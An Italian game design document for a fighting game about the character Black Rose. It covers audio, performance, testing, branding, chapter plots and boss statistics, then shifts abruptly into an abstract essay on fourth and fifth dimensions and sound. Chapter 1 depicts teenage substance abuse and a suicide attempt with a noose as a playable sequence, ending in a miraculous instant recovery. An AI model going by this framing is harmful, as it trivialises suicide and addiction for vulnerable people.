Il sistema audio può includere anche una gestione dinamica della musica, che si adatta in tempo reale alle condizioni del gioco. Questo approccio consente di modificare l'intensità, il ritmo o la struttura della musica in base a eventi specifici, come l'avvicinarsi della fine di un combattimento o il cambiamento di fase di un boss. La musica diventa così una componente attiva del sistema, contribuendo a rafforzare l'esperienza.

Un altro elemento fondamentale è rappresentato dal feedback sensoriale, che include non solo il suono, ma anche eventuali effetti visivi e tattili. Il feedback sensoriale ha lo scopo di rendere le azioni del giocatore più percepibili e significative, aumentando il senso di immersione. Ad esempio, un colpo particolarmente potente può essere accompagnato da un effetto visivo accentuato, da un suono più intenso e da una breve variazione nel ritmo del gioco. Questo tipo di feedback contribuisce a creare momenti memorabili e a rafforzare la percezione dell'impatto.

Il ritmo del combattimento è fortemente influenzato dal sistema audio. La sequenza dei suoni, la loro intensità e la loro distribuzione nel tempo contribuiscono a definire il flusso dell'azione. Un sistema audio ben progettato può guidare il giocatore, suggerendo il momento giusto per agire o per reagire. Questo rende il gameplay più intuitivo e coinvolgente.

La gestione del volume e del mix audio rappresenta un aspetto tecnico importante. I diversi elementi sonori devono essere bilanciati in modo da non sovrapporsi o coprirsi a vicenda.

Gli effetti sonori devono essere chiaramente percepibili anche in presenza della musica, mentre la musica non deve risultare invasiva. Il bilanciamento del mix richiede attenzione e numerosi test, al fine di ottenere un risultato armonico.

Dal punto di vista tecnico, il sistema audio deve essere integrato in modo efficiente all'interno del motore di gioco, utilizzando strumenti e tecniche che consentano una gestione flessibile e ottimizzata. Questo include la possibilità di attivare, modificare o interrompere i suoni in base agli eventi, nonché di gestire le risorse in modo da evitare un impatto negativo sulle prestazioni.

Un aspetto rilevante è la coerenza tra audio e identità visiva. I suoni devono essere in linea con lo stile del gioco, contribuendo a rafforzarne l'atmosfera e il carattere. Questa coerenza è fondamentale per creare un'esperienza unitaria, in cui tutti gli elementi lavorano insieme.

Il sistema audio deve inoltre essere progettato per essere modulare, consentendo l'aggiunta di nuovi suoni e musiche nel tempo. Questo permette di arricchire il progetto e di adattarlo alle esigenze future, mantenendo una struttura flessibile.

Infine, il sistema viene sottoposto a un processo continuo di testing e miglioramento, in cui i suoni vengono valutati e modificati in base all'esperienza reale. Questo approccio iterativo consente di affinare il sistema e di garantire un risultato di alta qualità.

In conclusione, il sistema audio e il feedback sensoriale rappresentano un elemento essenziale per la costruzione dell'esperienza di gioco, in quanto contribuiscono a definire il ritmo, l'impatto e l'immersione. Attraverso una progettazione attenta e integrata, è possibile creare un sistema capace di arricchire il gameplay e di rendere l'esperienza più coinvolgente e memorabile.

15. Ottimizzazione e performance

L'ottimizzazione e la gestione delle performance rappresentano una fase cruciale nello sviluppo del progetto, in quanto determinano la qualità tecnica e la stabilità dell'esperienza di gioco. Un sistema anche ben progettato dal punto di vista del gameplay e della grafica può risultare inutilizzabile se non è in grado di mantenere un livello di prestazioni adeguato. L'obiettivo principale è garantire fluidità, tempi di risposta rapidi e stabilità, mantenendo un equilibrio tra qualità visiva e efficienza computazionale.

Uno degli aspetti fondamentali riguarda la gestione del frame rate, che rappresenta il numero di immagini generate al secondo. Un frame rate stabile è essenziale per garantire una percezione fluida del movimento e una risposta immediata agli input del giocatore. Nel contesto di un gioco di combattimento, la stabilità del frame rate è ancora più importante, in quanto anche piccole variazioni possono influenzare il timing delle azioni e compromettere la precisione del gameplay. L'obiettivo è mantenere un valore costante, evitando cali improvvisi che potrebbero disturbare l'esperienza.

La gestione delle risorse rappresenta un altro elemento chiave dell'ottimizzazione. Gli asset grafici, come modelli e texture, devono essere progettati e utilizzati in modo efficiente, evitando un consumo eccessivo di memoria. Questo richiede un'attenta pianificazione della

qualità degli asset, bilanciando il livello di dettaglio con le esigenze di performance. L'uso di modelli ottimizzati e di texture adeguatamente dimensionate consente di ridurre il carico sul sistema senza compromettere la qualità visiva.

Un aspetto importante è l'ottimizzazione della geometria, che riguarda il numero di poligoni utilizzati nei modelli tridimensionali. Un numero eccessivo di poligoni può influire negativamente sulle prestazioni, soprattutto quando sono presenti più oggetti nella scena. Per questo motivo, è necessario mantenere un livello di dettaglio adeguato, evitando complessità inutili. Tecniche come la riduzione della geometria e l'uso di livelli di dettaglio possono contribuire a migliorare l'efficienza.

La gestione delle animazioni rappresenta un ulteriore fattore da considerare. Le animazioni devono essere ottimizzate in modo da non sovraccaricare il sistema, mantenendo al tempo stesso una qualità adeguata. Questo include la scelta del numero di frame, la gestione delle transizioni e l'uso efficiente delle risorse. Una buona ottimizzazione delle animazioni consente di mantenere fluidità senza compromettere il realismo.

Un elemento particolarmente rilevante è la gestione delle collisioni e della fisica. Questi sistemi possono essere computazionalmente costosi, soprattutto in presenza di più oggetti interattivi. È quindi importante utilizzare approcci semplificati, come l'uso di volumi di collisione approssimati, che permettono di ridurre il carico senza compromettere la precisione necessaria per il gameplay. La fisica deve essere progettata in modo da essere coerente ma anche efficiente.

La gestione del caricamento delle risorse rappresenta un altro aspetto critico. I tempi di caricamento devono essere ridotti al minimo, evitando interruzioni prolungate che potrebbero compromettere l'esperienza. Questo può essere ottenuto attraverso tecniche come il caricamento progressivo, che consente di caricare le risorse in modo graduale, mantenendo il sistema reattivo. Una buona gestione del caricamento contribuisce a rendere l'esperienza più fluida e continua.

Dal punto di vista del codice, l'ottimizzazione richiede una struttura efficiente e ben organizzata. Le operazioni devono essere progettate in modo da ridurre al minimo il consumo di risorse, evitando calcoli inutili o ridondanti. Questo include l'uso di algoritmi efficienti e la gestione attenta delle strutture dati. Una buona organizzazione del codice facilita inoltre l'identificazione e la risoluzione di eventuali problemi.

Un aspetto importante è il profiling, ovvero l'analisi delle prestazioni del sistema per individuare i punti critici. Attraverso strumenti specifici, è possibile monitorare l'uso delle risorse e identificare le aree che richiedono ottimizzazione. Questo processo consente di intervenire in modo mirato, migliorando l'efficienza senza compromettere la qualità.

L'ottimizzazione deve essere considerata come un processo continuo, che accompagna tutte le fasi dello sviluppo. Non si tratta di un'attività da svolgere solo alla fine, ma di un approccio da adottare fin dall'inizio, integrando considerazioni di performance in ogni decisione progettuale. Questo consente di evitare problemi complessi nelle fasi avanzate e di mantenere un sistema equilibrato.

Un ulteriore aspetto riguarda la scalabilità del sistema, che deve essere progettato per adattarsi a diverse configurazioni hardware. Questo implica la possibilità di regolare alcuni parametri, come la qualità grafica, per adattarsi alle capacità del dispositivo. La scalabilità consente di rendere il gioco accessibile a un pubblico più ampio, mantenendo una buona qualità dell'esperienza.

Infine, il processo di ottimizzazione viene supportato da test continui, che permettono di verificare l'efficacia delle soluzioni adottate. I risultati dei test vengono utilizzati per apportare miglioramenti e per garantire che il sistema mantenga prestazioni adeguate in diverse condizioni.

In conclusione, l'ottimizzazione e la gestione delle performance rappresentano una componente essenziale dello sviluppo, in quanto garantiscono la qualità tecnica e la fruibilità del prodotto. Attraverso un approccio strutturato e continuo, è possibile costruire un sistema efficiente, stabile e capace di offrire un'esperienza fluida e soddisfacente.

16. Testing, debugging e validazione

Il processo di testing, debugging e validazione rappresenta una fase essenziale nello sviluppo del progetto, in quanto garantisce che il sistema sia funzionante, stabile e coerente con gli obiettivi definiti. Questa fase non si limita alla semplice individuazione degli errori, ma costituisce un processo continuo di analisi e miglioramento, attraverso cui il progetto viene progressivamente raffinato. L'obiettivo è assicurare che ogni componente del sistema operi correttamente e che l'esperienza complessiva sia fluida e soddisfacente.

Il testing viene integrato in tutte le fasi dello sviluppo, sin dalle prime versioni del prototipo. Questo approccio consente di individuare eventuali problemi in modo precoce, evitando che essi si accumulino e diventino più complessi da risolvere. Ogni nuova funzionalità viene testata immediatamente dopo la sua implementazione, verificando che il comportamento sia conforme alle aspettative. Questo processo incrementale permette di mantenere il controllo sul sistema e di garantire una crescita ordinata.

Una distinzione importante riguarda i diversi livelli di testing. Il testing funzionale si concentra sulla verifica del corretto funzionamento delle singole componenti, assicurando che ogni elemento svolga il proprio compito. Questo include la verifica del sistema di combattimento, delle modalità di gioco, dell'interfaccia e di tutte le altre funzionalità. Il testing di integrazione, invece, analizza il comportamento del sistema nel suo complesso, verificando che le diverse componenti interagiscano correttamente tra loro.

Il debugging rappresenta il processo attraverso cui vengono individuati e corretti gli errori presenti nel sistema. Questo richiede un approccio metodico, basato sull'analisi del comportamento del codice e sull'identificazione delle cause dei problemi. Gli strumenti di debugging consentono di monitorare l'esecuzione del programma, osservare i valori delle variabili e individuare eventuali anomalie. Il debugging non è solo una fase tecnica, ma anche un'attività che richiede capacità di analisi e comprensione del sistema.

Un aspetto fondamentale del testing è la riproducibilità degli errori. Per poter risolvere un problema, è necessario essere in grado di riprodurlo in modo consistente, identificando le

condizioni che lo generano. Questo consente di isolare il problema e di intervenire in modo mirato. La documentazione degli errori rappresenta un elemento importante, in quanto permette di tracciare i problemi e di monitorarne la risoluzione.

La validazione rappresenta il processo attraverso cui si verifica che il sistema soddisfi gli obiettivi definiti. Non si tratta solo di controllare che il gioco funzioni, ma di valutare la qualità dell'esperienza e la coerenza con la visione del progetto. Questo include aspetti come la fluidità del gameplay, la chiarezza dell'interfaccia e l'efficacia del sistema di combattimento. La validazione richiede un'analisi più ampia, che tiene conto dell'esperienza del giocatore nel suo complesso.

Il testing può essere effettuato inizialmente in modo interno, all'interno del team di sviluppo. Questa fase consente di individuare i problemi più evidenti e di apportare le prime correzioni. Successivamente, il testing può essere esteso a un gruppo ristretto di utenti esterni, che forniscono un punto di vista diverso e permettono di individuare criticità non emerse internamente. Il feedback degli utenti rappresenta una risorsa preziosa per il miglioramento del sistema.

Un elemento importante è la raccolta e l'analisi dei dati durante il testing. Attraverso l'osservazione del comportamento del sistema e delle azioni del giocatore, è possibile ottenere informazioni utili per identificare aree di miglioramento. Questi dati possono riguardare aspetti come la durata dei combattimenti, la frequenza degli errori o l'efficacia delle diverse meccaniche. L'analisi dei dati consente di prendere decisioni informate e di migliorare il sistema in modo mirato.

Il processo di testing e debugging deve essere supportato da una struttura organizzata, che consenta di gestire in modo efficiente le informazioni e le attività. Questo include la definizione di procedure, la gestione delle segnalazioni e la pianificazione delle attività di correzione. Una buona organizzazione consente di affrontare i problemi in modo sistematico e di evitare dispersioni.

Un aspetto rilevante è la gestione delle versioni del sistema. Ogni modifica deve essere tracciata e documentata, in modo da poter monitorare l'evoluzione del progetto e identificare eventuali regressioni. Il versionamento consente di mantenere una cronologia delle modifiche e di ripristinare versioni precedenti in caso di problemi. Questo è particolarmente importante in un progetto complesso, in cui le modifiche possono avere effetti su diverse componenti.

Il testing non riguarda solo la funzionalità, ma anche le prestazioni. È importante verificare che il sistema mantenga un livello adeguato di performance in diverse condizioni, evitando cali di frame rate o altri problemi. Questo richiede test specifici, che simulano situazioni di carico e permettono di valutare il comportamento del sistema.

Infine, il processo di testing e debugging è strettamente legato alla fase di miglioramento continuo. Ogni problema individuato rappresenta un'opportunità per migliorare il sistema e per rafforzarne la qualità. Questo approccio iterativo consente di affinare progressivamente il progetto, avvicinandolo sempre di più agli obiettivi iniziali.

In conclusione, il testing, il debugging e la validazione rappresentano una componente essenziale dello sviluppo, in quanto garantiscono la qualità e l'affidabilità del sistema. Attraverso un approccio strutturato e continuo, è possibile costruire un prodotto stabile, coerente e capace di offrire un'esperienza di gioco soddisfacente e professionale.

17. Branding, identità del progetto e visione futura

Il branding e l'identità del progetto rappresentano la sintesi di tutte le componenti sviluppate, costituendo l'elemento che permette al videogioco di essere riconosciuto, compreso e ricordato. Non si tratta semplicemente della scelta di un nome o di un logo, ma della costruzione di un sistema coerente di significati, valori e percezioni che definiscono il progetto nella sua totalità. L'identità emerge dall'interazione tra gameplay, narrazione, stile visivo, audio e comunicazione, creando un'esperienza unitaria che va oltre la somma delle singole parti.

Il nome del gioco assume un ruolo centrale in questo processo, in quanto rappresenta il primo punto di contatto con il pubblico. Deve essere evocativo, coerente con il contenuto e facilmente riconoscibile. Nel caso del personaggio Black Rose, il nome stesso racchiude un significato simbolico forte, legato al concetto di morte e rinascita, che si riflette direttamente nella narrazione e nello sviluppo del personaggio. Questo elemento può essere esteso all'intero progetto, costruendo un'identità che ruota attorno al tema della trasformazione, della crescita e del superamento dei limiti.

L'identità visiva rappresenta un altro elemento fondamentale. Essa include la scelta dei colori, delle forme, delle tipografie e degli elementi grafici che caratterizzano il progetto. Tutti questi elementi devono essere coerenti tra loro e contribuire a creare un linguaggio visivo riconoscibile. Nel contesto del progetto, si può immaginare uno stile che combina elementi oscuri e intensi, legati al concetto di rinascita, con dettagli più dinamici e luminosi che rappresentano l'evoluzione e il miglioramento. Questa dualità visiva può diventare un tratto distintivo del gioco.

La coerenza tra le diverse componenti è essenziale per costruire un'identità solida. Il sistema di combattimento, la narrazione, l'interfaccia e il sito web devono condividere gli stessi principi estetici e comunicativi. Questo permette di creare un'esperienza uniforme, in cui ogni elemento rafforza gli altri. La coerenza non implica rigidità, ma una capacità di mantenere un filo conduttore anche nella varietà.

La comunicazione del progetto rappresenta un aspetto strategico, in quanto permette di presentare il lavoro a un pubblico esterno. Il sito web ufficiale costituisce uno strumento fondamentale in questo senso, offrendo una piattaforma attraverso cui mostrare il progetto, documentarne lo sviluppo e raccontarne la storia. Il sito non deve limitarsi a fornire informazioni, ma deve essere progettato come un'esperienza coerente con il gioco, utilizzando lo stesso linguaggio visivo e gli stessi principi di interazione.

Un elemento importante del branding è la narrazione del processo di sviluppo. Raccontare come il progetto è stato concepito, sviluppato e migliorato nel tempo contribuisce a creare un legame con il pubblico e a valorizzare il lavoro svolto. Questo approccio permette di

mostrare non solo il risultato finale, ma anche il percorso, evidenziando le competenze e la visione del team.

La visione futura del progetto rappresenta un'estensione naturale del lavoro svolto. Il videogioco non viene concepito come un prodotto isolato, ma come parte di un ecosistema più ampio, che può evolversi nel tempo. Questa evoluzione può includere l'aggiunta di nuovi contenuti, l'espansione delle modalità di gioco o lo sviluppo di nuove versioni. La struttura modulare del sistema facilita questa crescita, permettendo di introdurre modifiche senza compromettere la stabilità.

Un aspetto rilevante è la possibilità di utilizzare il progetto come base per opportunità future. Il gioco può essere presentato come portfolio tecnico e creativo, dimostrando le competenze acquisite e la capacità di sviluppare un sistema complesso. Inoltre, esso può costituire il punto di partenza per iniziative imprenditoriali, come la creazione di una startup o la collaborazione con altre realtà. In questo senso, il progetto assume un valore che va oltre il prodotto stesso.

La costruzione dell'identità richiede anche una riflessione sui valori che il progetto intende trasmettere. Nel caso specifico, il tema della trasformazione personale, della disciplina e del miglioramento continuo rappresenta un elemento centrale. Questi valori possono essere comunicati attraverso la narrazione, il design e il gameplay, contribuendo a creare un'esperienza significativa.

Il processo di branding è dinamico e si evolve nel tempo, adattandosi alle trasformazioni del progetto. Le scelte iniziali possono essere riviste e migliorate, mantenendo sempre una coerenza di fondo. Questo approccio consente di affinare l'identità e di renderla sempre più precisa e riconoscibile.

Infine, l'identità del progetto rappresenta il punto di incontro tra visione e realizzazione. Essa sintetizza il lavoro svolto e lo rende comunicabile, trasformando un insieme di componenti tecniche in un'esperienza significativa e riconoscibile. Attraverso una costruzione attenta e coerente, il progetto può acquisire una propria personalità, distinguendosi e lasciando un impatto duraturo.

In conclusione, il branding, l'identità e la visione futura rappresentano la fase in cui il progetto assume una forma completa e definita, pronta per essere presentata e sviluppata ulteriormente. Essi non costituiscono un elemento accessorio, ma una componente fondamentale, che collega tutte le parti del sistema e ne valorizza il significato.

Capitolo 1

Inserimento del personaggio Black Rose partendo dalle radici, questo sarà un gameplay pilotato che farà da intro per tutto il gioco e darà degli input e farà capire poi certe situazioni nei capitoli dopo mostrando il perché Black Rose poi agirà in certe maniere confronto che altre in vari tipi di situazioni e contro personaggi differenti.

Iniziamo che ci troviamo nelle vesti di un ragazzino di 55 kg, routine di vita: alzarsi, bere, andare a scuola, cazzeggiare, fumare con amici, capire poco e le sere a festeggiare (vicino al classico stile odierno tranne per il bere la mattina). Dopo giorni continui si inizia a voler fumo

gratis e acquisire, così ci si immerge ancora di più in questo loop sbagliato, si inizia a separarsi da qualche amico e acquisirne sempre di più messi sempre peggio, non si mangia bene, salute mentale deteriora giorno dopo giorno rischio di essere mandato via di casa si alza con continui litigi in famiglia, allontanamento da fratelli piccoli a cui bisogna dare l'esempio perché l'esempio è evidente che è meglio che non venga dato in questo caso, aumento di figuracce, pensieri sempre peggiori, visione sfocata della realtà con sempre più lodi al crimine spaccio ecc..aumento del bullismo subito, aumento di introversione verso quello che si pensa e voglia di essere presente sempre più assente, rifugio in ancora più sostanze, questo game play può risultare monotono, ma step dopo step di questa intro si scoprono scenari che verranno ricollegati più avanti nascosti da altri scenari, ma con occhio attento si capisce il collegamento, il continuo di questo gameplay si baserà su prendere sostanze conoscerne gli effetti fare figuracce e un'inizio al guardarsi allo specchio piano piano sempre più frequente trovando sempre più differenze confronto a quello che dovrebbe essere un buon corpo di un ragazzo dell'età di 17 anni. Inizio di controllo frequente dei like delle persone, il personaggio staccandosi sempre di più oltre al cercare apprezzamenti in ogni singolo spiraglio possibile e frequentazione di gente con pensieri non considerabili buoni si inizia anche a cercare l'approvazione continua via social per dire ai propri amici che veniva apprezzato, ma nemmeno i like arrivano, con mentalità debole e continuo disrispetto si entra in un vortice ancora peggiore di sostanze e paranoie, ma non avendo forze di reagire a nulla essendo in un corpo di 55 kg si avvicina sempre di più alla resa, passano le settimane e il giocatore dovrà assistere a tutte queste cose in loop qualche giorno con meno intensità di autodistruzione e qualche giorno di più, dopo ovviamente si cerca un'approvazione dai tentativi disperati di appoggiarsi a una ragazza per avere lo status sociale di essere fidanzato con una bella ragazza e di avere l'illusione che se si fosse fidanzato sarebbe stato rispettato anche se era così, cosa successe? Successe che non riuscì a fidanzarsi anzi venne scartato e visto come l'amichetto checca da praticamente tutte le tipe e loro più che calcolare lui gli parlavano sempre dei tipi con cui volevano andare e lui anche se loro non erano presenti in praticamente ogni singolo discorso era messo come terzo in comodo su praticamente tutto, lui non riusciva a trovare il coraggio di provarci con nessuno per la paura di essere deriso per anni essendo che vedeva che ogni cosa che faceva lui veniva amplificata molto di più di altre persone, qui arriviamo quasi a un punto di non ritorno, non apprezzato, preso in giro, non riusciva a fare niente tranne che fumare e bere, un perdente a livelli brutti, mentalità debolissima, forza di volontà assente, continue notti con perdita di ore di sonno per pianti che non finivano più, il personaggio si ritrovava in una consapevolezza e vicino all'accettazione di essere un debole e perdente a tutti gli effetti, mentre gli altri si divertivano e parlavano del più e del meno lui ormai rischiava che ogni cosa che dicesse lo portava a essere preso per il culo e si doveva nascondere nell'amicizia verso le ragazze fidanzate, questo lo portava però a prese per il culo ancora più alte, ormai le sue alternative secondo lui erano ridottissime e fumare e bere da solo o essere preso di mira e dopo continue cazzate sue e continue rese sue ad un certo punto decise di farla finita, ci stiamo avvicinando sempre di più alla fine del capitolo 1, ora ci ritroviamo con il nostro personaggio che si reca a casa, cena ecc.. dormita insonne e pianto continuo, è mattina aspetta che se ne vadano via i famigliari e lì dopo tantissima paura decise di farla finita, ora il game play sarà sul fare il nodo a un cappio e legalro al soffitto e ad un certo punto quando tutto sembra per finire, siamo a 1 secondo dal morire, il personaggio ha deciso di arrendersi, ma gli appare allo specchio proprio davanti a lui una rosa nera, lui rimase fermo osservo e decise di capire cos'era quella rosa nera, cerco su siti e scopri che significava morte e rinascita, e successe un'azione che cambio tutto, con una forza mentale

sovrumana dubbioso fosse sua veramente o che gli fosse stata donata con uno schio di dita riuscì a togliersi la droga e l'alcol come dipendenze e giorno dopo giorno cerco di trovare qualcuno che lo alleno, inizio ad allenarsi nelle arti marziali e da lì in poi giorno dopo giorno decise che quella rosa nera oltre ad essere morte e rinascita, è morte e rinascita con continuo miglioramento, se la tatuò e da lì in poi si crearono obiettivi e continuo a migliorare. Fine del capitolo 1, questo capitolo ci spiega come è nato Black Rose il personaggio che andremo ad utilizzare nel video game.

Capitolo 2

Il capitolo 2 è poi l'inizio del vero game play, qui sappiamo già da dove si è creato Black Rose e dopo aver raggiunto gli obiettivi e superati altri obiettivi che si era in posto ha deciso di entrare nel mondo specchiato tramite uno specchio enorme che fa da portale in questo piano dimensionale, in questo mondo Black Rose avrà da battere tutti i boss presenti.

Black Rose dopo essere entrato nel mondo specchiato nella fase iniziale cercherà innanzitutto di capire come funziona lì sconfiggendo un po' di assassini che vogliono farlo fuori, mercenari vandali ecc.. e come achievement prenderà loro armi, cioè Sciabola, lì il giocatore può scegliere quale utilizzare a proprio piacimento, ogni volta che ne batte uno acquisisce punti per poi migliorare di livelli le proprie armi, durata incontro contro combattenti classici sui 30 secondi 1 minuto media bravura del player, più si va avanti e più gli avversari fanno danno e hanno più vita, ma qua il livello loro è sempre molto basso essendo nel capitolo iniziale, dopo aver vinto soldi per comprare anche nuove armi dallo shop e battuto molti avversari si entrerà in un pre boss fight contro un avversario più forte confronto agli altri.

l'avversario sarà un guardiano con mantello verde con il simbolo della rosa verde, arma che avrà sarà la lancia, il suo nome è Grardian (Green + Guardian), battaglia relativamente facile XP di 50, mentre Black Rose in questo capitolo ne ha 30, media battaglia 1 minuto con giocatore medio. una volta sconfitto lui si accede al primo specchio, da esso ci sarà un' intro di Green Rose, con una rosa verde che si attorciglia allo specchio mentre Black Rose guarda lo specchio ed esce Green Rose.

Green Rose è il primo boss fight, XP 60, in questo combattimento si può scegliere come impostazione di affrontarlo senza armi o con armi, se si sceglie con armi lui avrà una spada (Jian) la quale simboleggia l'equilibrio della rosa verde, toglie 5 XP a colpo, durata 1 minuto giocatore medio. Sconfitto Green Rose ci sarà una scena in cui dallo specchio la rosa verde che c'era prima verrà intrappolata lì dentro e poi si passa al capitolo successivo.

XP Black Rose = 30/ danni inflitti 3 a colpo

XP avversari Vandali, Mercenari = 20/ danni inflitti = 2 a colpo

XP Grardian = 50/ danni inflitti = 3 a colpo

XP Green Rose = 60/ Danni inflitti 5 a colpo

Stile di combattimento realistico

Capitolo 3

Ci troviamo nella schermata principale, abbiamo battuto Green Rose.

abbiamo potenziato la sciabola ora togliamo 3.5 di XP con arma, il capitolo 3 sarà in una visione dello specchio apparentemente non ostile, siamo nel regno di Yellow Rose, incarnazione della rosa gialla con una copia della Joyeuse spada che simboleggia l'ottimismo significato della rosa. prima di arrivare al boss dovremmo affrontare assassini specializzati nel corpo a corpo senza armi però, XP 20/ con danni di 2 a colpo, dopo aver vinto soldi anche lì, l'arma sbloccabile del capitolo è una copia dell'Arpe di Perseo utilizzata in un contesto di amore platonico altra sfaccettatura della dimensione di Yellow Rose, dopo aver marciato battendo molti avversari, si arriva in un'arena in cui per passare a sfidare Yellow rose dovremmo affrontare il pre boss si chiamerà Yadian (Yellow + guardian) con XP di 55/danni inflitti 4 a colpo anche lui a mani nude, media battaglia 45 secondi media player medio, battendolo arriveremo poi in un'altra sala con uno specchio davanti in cui ci si attorciglia una rosa gialla e uscirà Yellow Rose, lui ha 70 XP/ Danni inflitti 6 a colpo con lui potremmo scegliere se usare la copia dell'Arpe o a mani nude, se sceglieremo mani nude lo farà anche lui senno userà la copia della Joyeuse, media battaglia 1 minuto/1.30 player medio, dopo averlo battuto, la rosa si ritirerà dentro lo specchio e noi passeremo al capitolo successivo.

Capitolo 4

In questo capitolo Black rose dopo aver fatto rientrare nello specchio Green e Yellow rose inizierà ad aver sfide un po più difficili, il livello si alza e il boss di questo capitolo sarà Brown Rose. Black Rose si ritrova in questa dimensione in cui ogni cosa è ostica, dovrà affrontare piante carnivore da 10 XP che però ne tolgono 4 a colpo e una serie di nemici man mano percorre la dimensione partendo da cavalieri con spada lunga da 30 XP/danno 5 a colpo, poi vichinghi con ascia da 31/XP/danno 6 a colpo e arcieri da 25 XP/danno 4, qui Black Rose battendo questi avversari si avvierà verso il pre boss fight sbloccando come arma l'arco, come guardiano principale di Brown Rose ci sarà Brancher (brown archer), lui avrà 65 XP/danno 6 a colpo, qui non c'è scelta bisogna fare un combattimento a distanza usando l'arco, durata 50 secondi media player normale. Una volta battuto Brancher si passa a una sala con piante carnivore ai lati che se ti avvicini ti tolgono 2 di danno e non puoi ucciderle perchè fanno da limite dove non puoi andare, dallo specchio uscirà Brown Rose e qui potrai affrontarlo colpendolo sia a mani nude che con l'arco, lui ha 75 XP/danni inflitti 7 a colpo e come arma ha Balestra e anche lui ti colpirà a mani nude se ti avvicini però quando ti colpirà a mani nude ti toglierà 4, durata 1.35 minuti media player medio. una volta battuto si ritirerà nello specchio e sbloccherai un'altra arma che rientra nella categoria di armi che simboleggiano solidità, sicurezza, pazienza, tenacia e affidabilità, significato di Brown Rose che sarà l'ascia. una volta sbloccata l'ascia potrai lasciare questa dimensione e inizierà il nuovo capitolo

Black Rose XP 50/ 4 di danno a mani nude e 6 con l'arco

Dalla quarta alla quinta dimensione: il ruolo del suono e delle onde

In questo progetto il concetto di *dimensione* viene deliberatamente sottratto alla sua interpretazione geometrica tradizionale e riformulato come strumento concettuale di descrizione dei sistemi complessi. Le dimensioni non sono intese come ulteriori direzioni dello spazio fisico, né come estensioni misurabili in senso metrico, ma come **livelli di descrizione della forma**: assi astratti che consentono di rendere esplicite proprietà fondamentali di un sistema che non emergono dalla sola osservazione tridimensionale. Ogni nuova dimensione, in questa prospettiva, non aggiunge spazio, ma **aggiunge senso**, ampliando il dominio di ciò che può essere rappresentato, controllato e compreso.

La geometria classica a tre dimensioni descrive la forma come presenza statica nello spazio: un oggetto è definito dalla sua estensione, dai suoi confini e dal volume che occupa. Questa descrizione è sufficiente per caratterizzare strutture rigide e invarianti, ma risulta limitata quando il sistema in esame è soggetto a trasformazioni, risponde a stimoli esterni o manifesta comportamenti dinamici complessi. In tali contesti, la forma non può più essere ridotta a un'entità autosufficiente e immutabile, ma deve essere interpretata come il risultato temporaneo di processi interni, relazioni e transizioni di stato.

Le dimensioni, riformulate come **assi concettuali**, permettono di superare questa limitazione. Esse non descrivono dove si trova una forma, ma **in che modo esiste**, come si comporta, quali possibilità di trasformazione contiene e come tali possibilità vengono esplorate nel tempo. La dimensione diventa così un operatore descrittivo, un linguaggio che rende visibili aspetti altrimenti invisibili del sistema: la dinamica interna, la variabilità, la memoria delle trasformazioni e la relazione tra stati successivi.

In questa visione, la forma non è più un oggetto concluso, ma una **struttura aperta**, definita tanto dalle configurazioni che manifesta quanto dallo spazio di possibilità che la sostiene. Ciò che appare nello spazio tridimensionale è solo una sezione, una proiezione istantanea di un dominio più profondo, in cui risiedono le condizioni che governano il comportamento del sistema. La forma non è quindi un dato, ma un evento; non qualcosa che semplicemente è, ma qualcosa che *accade*.

L'introduzione di dimensioni ulteriori consente di formalizzare questa transizione concettuale. La quarta dimensione, in particolare, viene interpretata come uno **spazio di stato interno** della forma: un asse invisibile che non rappresenta un'estensione spaziale aggiuntiva, ma un insieme di condizioni che determinano come la forma può mutare pur mantenendo la propria identità. Essa descrive ciò che la forma può diventare, non ciò che occupa. La forma tridimensionale osservabile risulta così dipendente da un valore interno, non direttamente misurabile, ma pienamente operativo, che governa deformazioni, riorganizzazioni e transizioni strutturali.

Il passaggio successivo conduce naturalmente alla quinta dimensione, che non viene introdotta come una nuova variabile indipendente, bensì come l'estensione dinamica della quarta. Quando lo stato interno non viene più considerato come un valore istantaneo, ma come una continuità di variazioni, emerge una dimensione ulteriore che descrive il **percorso degli stati**, la loro successione ordinata e la memoria delle trasformazioni avvenute. In questo senso, la quinta dimensione coincide con il divenire della forma: non la configurazione in un istante, ma la storia che collega le configurazioni nel tempo.

In questo quadro, il tempo non agisce più come parametro esterno che misura il cambiamento, ma diventa parte integrante della struttura della forma. La forma non è definita da una singola configurazione, ma dall'insieme delle transizioni che la attraversano. Il significato del sistema emerge solo considerando la continuità del processo, non l'istantanea. La dimensione non è più un luogo, ma un **modo di esistere**, un livello di descrizione che integra spazio, trasformazione e memoria.

Questa reinterpretazione delle dimensioni costituisce il fondamento teorico del progetto. Essa consente di trattare la forma come processo, la geometria come dinamica e la trasformazione come elemento strutturale, aprendo la possibilità di utilizzare fenomeni intrinsecamente temporali — come il suono e le onde — non come semplici stimoli esterni, ma come agenti capaci di attivare, modulare e rendere attraversabili questi livelli dimensionali. In tale prospettiva, il suono non accompagna la forma: ne diventa uno dei principi organizzativi fondamentali.

Oltre l'oggetto tridimensionale

All'interno del quadro teorico delineato, la quarta e la quinta dimensione emergono come strumenti concettuali necessari per superare l'interpretazione classica dell'oggetto tridimensionale come entità stabile, autosufficiente e completamente descrivibile attraverso la sola estensione spaziale. La geometria a tre dimensioni consente infatti di rappresentare la forma come presenza fisica, come occupazione di un volume definito nello spazio, ma risulta intrinsecamente limitata quando si tratta di descriverne il comportamento, la variabilità nel tempo e la capacità di reagire a stimoli esterni o interni.

Nel modello tridimensionale tradizionale, la forma è trattata come un risultato statico: una configurazione che può essere misurata, osservata e classificata, ma che non incorpora in modo esplicito le condizioni che ne governano le trasformazioni. Eventuali variazioni vengono interpretate come modifiche successive di uno stesso oggetto, piuttosto che come manifestazioni di una struttura più profonda. Questo approccio, sebbene efficace per la descrizione di oggetti rigidi e invariati, non è sufficiente per sistemi dinamici, adattivi o sensibili, in cui la forma evolve in funzione del tempo, dell'energia e delle interazioni.

L'introduzione della quarta e della quinta dimensione consente di colmare questa lacuna concettuale. Queste dimensioni non ampliano lo spazio fisico, ma estendono il dominio descrittivo della forma, permettendo di modellare esplicitamente la relazione tra geometria, dinamica e temporalità. La quarta dimensione rende accessibile uno spazio di stato interno, in cui risiedono le possibilità di trasformazione della forma, mentre la quinta dimensione descrive la continuità di tali trasformazioni, integrando il tempo come componente strutturale del sistema.

In questa prospettiva, la geometria non viene più interpretata come una struttura fissa, ma come un processo in atto. La forma osservabile nello spazio tridimensionale diventa l'esito temporaneo di una dinamica più ampia, regolata da stati interni e da traiettorie di evoluzione. La forma non è più definita esclusivamente da ciò che è in un dato istante, ma dal modo in cui si trasforma, si stabilizza, oscilla o si riorganizza nel tempo.

